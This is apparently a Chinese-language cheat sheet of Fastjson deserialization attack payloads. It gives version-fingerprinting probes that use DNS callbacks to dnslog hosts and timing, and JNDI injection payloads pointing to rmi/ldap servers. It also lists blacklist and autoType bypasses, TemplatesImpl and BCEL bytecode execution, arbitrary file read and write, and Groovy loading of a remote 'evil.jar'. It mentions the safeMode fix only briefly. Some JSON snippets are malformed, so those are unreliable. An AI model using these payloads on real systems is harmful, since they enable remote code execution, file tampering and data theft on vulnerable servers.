[ { "@type": "java.lang.Exception", "@type": "com.alibaba.fastjson.JSONException", "x": { "@type": "java.net.InetSocketAddress" { "address":, "val": "first.dnslog.cn" } } }, { "@type": "java.lang.Exception", "@type": "com.alibaba.fastjson.JSONException", "message": { "@type": "java.net.InetSocketAddress" { "address":, "val": "second.dnslog.cn" } } } ]- 行为分析:
- 在
1.2.80版本,Fastjson在处理异常类时,会对所有字段(包括"x"和"message")的值进行toString()操作,因此会触发两次DNS查询。 - 在
1.2.83修复版中,只有"message"字段会被特殊处理,因此只会触发一次DNS查询*(second.dnslog.cn)。 通过DNSLog收到的请求数量,就可以精确判断目标版本。
- 在
探测目标类存在情况
{ "x": { "@type": "java.lang.Character", "val":{ "@type": "java.lang.Class", "val": "com.mysql.jdbc.Driver" } } }-
com.mysql.jdbc.Driver存在报错类似于com.alibaba.fastjson.JSONException: can not cast java.lang.Class to char -
com.mysql.jdbc.Driver不存在报错类似于com.alibaba.fastjson.JSONException: class com.mysql.jdbc.Driver not found
读文件
{ "a": { "@type": "org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit", "fileName": "/path/to/harmless/example.txt" }, "b": { "@type": "java.net.Inet4Address", "val": { "@type": "java.lang.String", "@type": "java.util.Locale", "val": { "@type": "com.alibaba.fastjson.JSONObject", "@type": "java.lang.String", "@type": "java.util.Locale", "language": { "@type": "java.lang.String", "$ref": "$.a" // 触发"a"对象的toString(),即获取文件内容 }, "country": "your.dnslog.domain" } } } }要求:必须存在
aspectjweaver.jar限制,通常只能读到最多253个字符
- 白名单放行:Fastjson内部有一个白名单,
1.2.83
原理
大结局,修复 Throwable 漏洞,引入safeMode,只要开启会完全禁用 autoType 功能
开启代码:
ParserConfig.getGlobalInstance().setSafeMode(true);
JDK与fastjson
分为三个阶段
-
JDK < 8u121
默认允许JNDI从远程加载代码
-
JDK 8u121 -> 8u191
先后把RMI和LDAP远程加载扳了(
trustURLCodebase设为false) -
高版本JDK
不能远程加载了,只能用本地的调用链
-
8u251后
基本用不了了(利用需要依赖第三方库)
payload大总结
版本探测
错误-回显类
-
利用
AutoCloseable进行探测payload:
{ "@type": "java.lang.AutoCloseable" }效果:
-
<= 1.2.62 (大致)
com.alibaba.fastjson.JSONException: create instance error, class java.lang.AutoCloseable -
1.2.63 - 1.2.68 (大致)
com.alibaba.fastjson.JSONException: autoType is not support. java.lang.AutoCloseable -
1.2.69 - 1.2.80 (大致)
com.alibaba.fastjson.JSONException: autoType is not support. java.lang.AutoCloseable, see https://github.com/alibaba/fastjson/wiki/FAQ_tw_autoType_exception
-
-
重复
@type探测 (v1.2.25 - v1.2.80 vs v1.2.83)payload:
{ "zero":{ "@type":"java.lang.Exception", "@type":"org.XxException" } }- 不报错:
1.2.24/1.2.83 - 报 错:
1.2.25-1.2.80
- 不报错:
-
AutoCloseable组合探测 (v1.2.24 - v1.2.68 vs v1.2.70 - v1.2.83)payload:
{ "zero":{ "@type":"java.lang.AutoCloseable", "@type":"java.io.ByteArrayOutputStream" } }- 不报错:
1.2.24-1.2.68 - 报 错:
1.2.70-1.2.83
- 不报错:
-
java.lang.Class缓存探测 (v1.2.24 - v1.2.47 vs v1.2.48+)payload:
{ "a": { "@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl" }, "b": { "@type": "com.sun.rowset.JdbcRowSetImpl" } }- 不报错:
1.2.24-1.2.47 - 报 错:
1.2.48-1.2.83
- 不报错:
DNS 带外请求探测
-
利用
URL类 (探测 < 1.2.43)payload:
{ {"@type":"java.net.URL","val":"http://dnslog.com"}:"a" } -
利用
InetAddress类 (探测 < 1.2.48)payload:
{ "@type":"java.net.InetAddress", "val":"dnslog.com" } -
利用
InetSocketAddress类 (探测 < 1.2.68)payload:
{ "@type":"java.net.InetSocketAddress" { "address":, "val":"dnslog.com" } } -
ThrowableGadget (探测 v1.2.80 vs v1.2.83)payload:
[ { "@type": "java.lang.Exception", "@type": "com.alibaba.fastjson.JSONException", "x": { "@type": "java.net.InetSocketAddress" { "address":, "val": "first.dnslog.cn" } } }, { "@type": "java.lang.Exception", "@type": "com.alibaba.fastjson.JSONException", "message": { "@type": "java.net.InetSocketAddress" { "address":, "val": "second.dnslog.cn" } } } ]- 收到两条DNS记录: 版本为
1.2.80。 - 只收到一条DNS记录 (
second.dnslog.cn): 版本为1.2.83。
- 收到两条DNS记录: 版本为
延时判断
-
JNDI连接 (探测 <= 1.2.24)
payload:
{ "@type":"com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"rmi://127.0.0.1:9999/badClassName", "autoCommit":true }如果服务器响应时间显著增长(例如超过3秒),则很可能版本小于等于
1.2.24。
Fastjson <= 1.2.24
autoType默认开启且无黑名单
-
JNDI注入 (
JdbcRowSetImpl)不需要依赖
{ "@type": "com.sun.rowset.JdbcRowSetImpl", "dataSourceName": "rmi://127.0.0.1:1099/badClassName", "autoCommit": true } -
JNDI注入 (
bsh - BeanShell)需要
bsh库{ "@type": "org.bsh.XThis", "tds": { "@type": "java.lang.Runtime", "methods": [ "getRuntime", "exec" ] }, "bsh.engine": {}, "bsh.outer": {}, "bsh.caller": {}, "bsh.namespace": { "@type": "org.bsh.NameSpace", "This": { "@type": "org.bsh.This", "nameSpace": { "@type": "org.bsh.NameSpace", "This": { "@type": "org.bsh.This", "nameSpace": { "@type": "org.bsh.NameSpace", "parent": null, "variables": {}, "methods": {} }, "caller": {}, "engine": {} }, "parent": { "@type": "org.bsh.NameSpace", "variables": {}, "methods": {}, "parent": null, "This": { "@type": "org.bsh.This", "caller": {}, "engine": {} } }, "variables": {} }, "caller": {}, "engine": {} }, "variables": { "tds": { "@type": "java.lang.Runtime", "methods": [ "getRuntime", "exec" ] } }, "methods": {}, "parent": { "@type": "org.bsh.NameSpace", "variables": {}, "methods": {}, "parent": null, "This": { "@type": "org.bsh.This", "caller": {}, "engine": {} } } } } -
JNDI注入 (
c3p0)需要
c3p0库{ "@type": "com.mchange.v2.c3p0.JndiRefForwardingDataSource", "jndiName": "rmi://127.0.0.1:1099/badClassName", "loginTimeout": 0 } -
BCEL字节码执行 (
Tomcat)需要
tomcat-dbcp库{ { "x": { "@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource", "driverClassLoader": { "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader" }, "driverClassName": "$$BCEL$$$l$8b$I$A$..." } }: "x" } -
TemplatesImpl字节码执行不需要依赖
{ "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl", "_bytecodes": ["yv66vg..."], "_name": "a.b", "_tfactory": {}, "_outputProperties": {} }
Fastjson 1.2.25 - 1.2.41
添加类的黑名单
-
L...; Bypasspayload示例:(其他的和1.2.24都相同)
{ "@type": "Lcom.sun.rowset.JdbcRowSetImpl;", "dataSourceName": "ldap://localhost:1389/badNameClass", "autoCommit": true }
Fastjson 1.2.25 - 1.2.42
1.2.42扳了L...; Bypass
-
LL...;; Bypasspayload示例:(其他的和1.2.24都相同)
{ "@type": "LLcom.sun.rowset.JdbcRowSetImpl;;", "dataSourceName": "ldap://localhost:1389/badNameClass", "autoCommit": true }
Fastjson 1.2.25 - 1.2.43
1.2.43扳了LL...;; Bypass
-
[ Bypasspayload示例:(其他的和1.2.24都相同)
{ "@type": "[com.sun.rowset.JdbcRowSetImpl"[{, "dataSourceName": "ldap://localhost:1389/badNameClass", "autoCommit": true } //其中[{ 是一种技巧,原payload可不加
Fastjson 1.2.25 - 1.2.47 (通用通杀)
-
缓存投毒
payload示例:(其他的和1.2.24都相同)
{ "a": { "@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl" }, "b": { "@type": "com.sun.rowset.JdbcRowSetImpl", "dataSourceName": "ldap://localhost:1389/badNameClass", "autoCommit": true } }
Fastjson <= 1.2.66 (需开启autoType)
-
JNDI注入 (ignite-jta)
需要
ignite-core,ignite-jta,jta库payload:
{ "@type": "org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup", "jndiNames": "ldap://192.168.80.1:1389/Calc" }
Fastjson <= 1.2.68 (无需autoType)
-
AutoCloseable绕过 (文件写入)payload:
{ "@type": "java.lang.AutoCloseable", "@type": "java.io.FileOutputStream", "file": "/tmp/pwned", "append": "false" }要写入内容
{ "stream": { "@type": "java.lang.AutoCloseable", "@type": "org.eclipse.core.internal.localstore.SafeFileOutputStream", "targetPath": "/tmp/pwned.txt", "tempPath": "/tmp/temp.txt" }, "writer": { "@type": "java.lang.AutoCloseable", "@type": "com.esotericsoftware.kryo.io.Output", "buffer": "cHduZWQ=", "outputStream": { "$ref": "$.stream" }, "position": 5 }, "close": { "@type": "java.lang.AutoCloseable", "@type": "com.sleepycat.bind.serial.SerialOutput", "out": { "$ref": "$.writer" } } } -
AutoCloseable绕过 (JNDI注入 - Resin)需要
caucho(Resin服务器)相关库payload:
 {
     "@type": "com.caucho.config.types.ResourceRef",
     "lookupName": "ldap://localhost:1389/Exploit",
     "value": {
         "$ref": "$.value"
     }
 }
Fastjson < 1.2.83 (无需autoType)
-
ThrowableGadget 信息探测payload:
[ { "@type": "java.lang.Exception", "@type": "com.alibaba.fastjson.JSONException", "message": { "@type": "java.net.InetSocketAddress" { "address":, "val": "dnslog.cn" } } } ] -
Groovy远程类加载 (需开启autoType)需要
groovy库payload:
 {
     "@type": "org.codehaus.groovy.control.ProcessingUnit",
     "@type": "org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",
     "config": {
         "@type": "org.codehaus.groovy.control.CompilerConfiguration",
         "classpathList": [
             "http://your-http-server/evil.jar"
         ]
     },
     "gcl": null,
     "destDir": "/tmp"
 }
参考: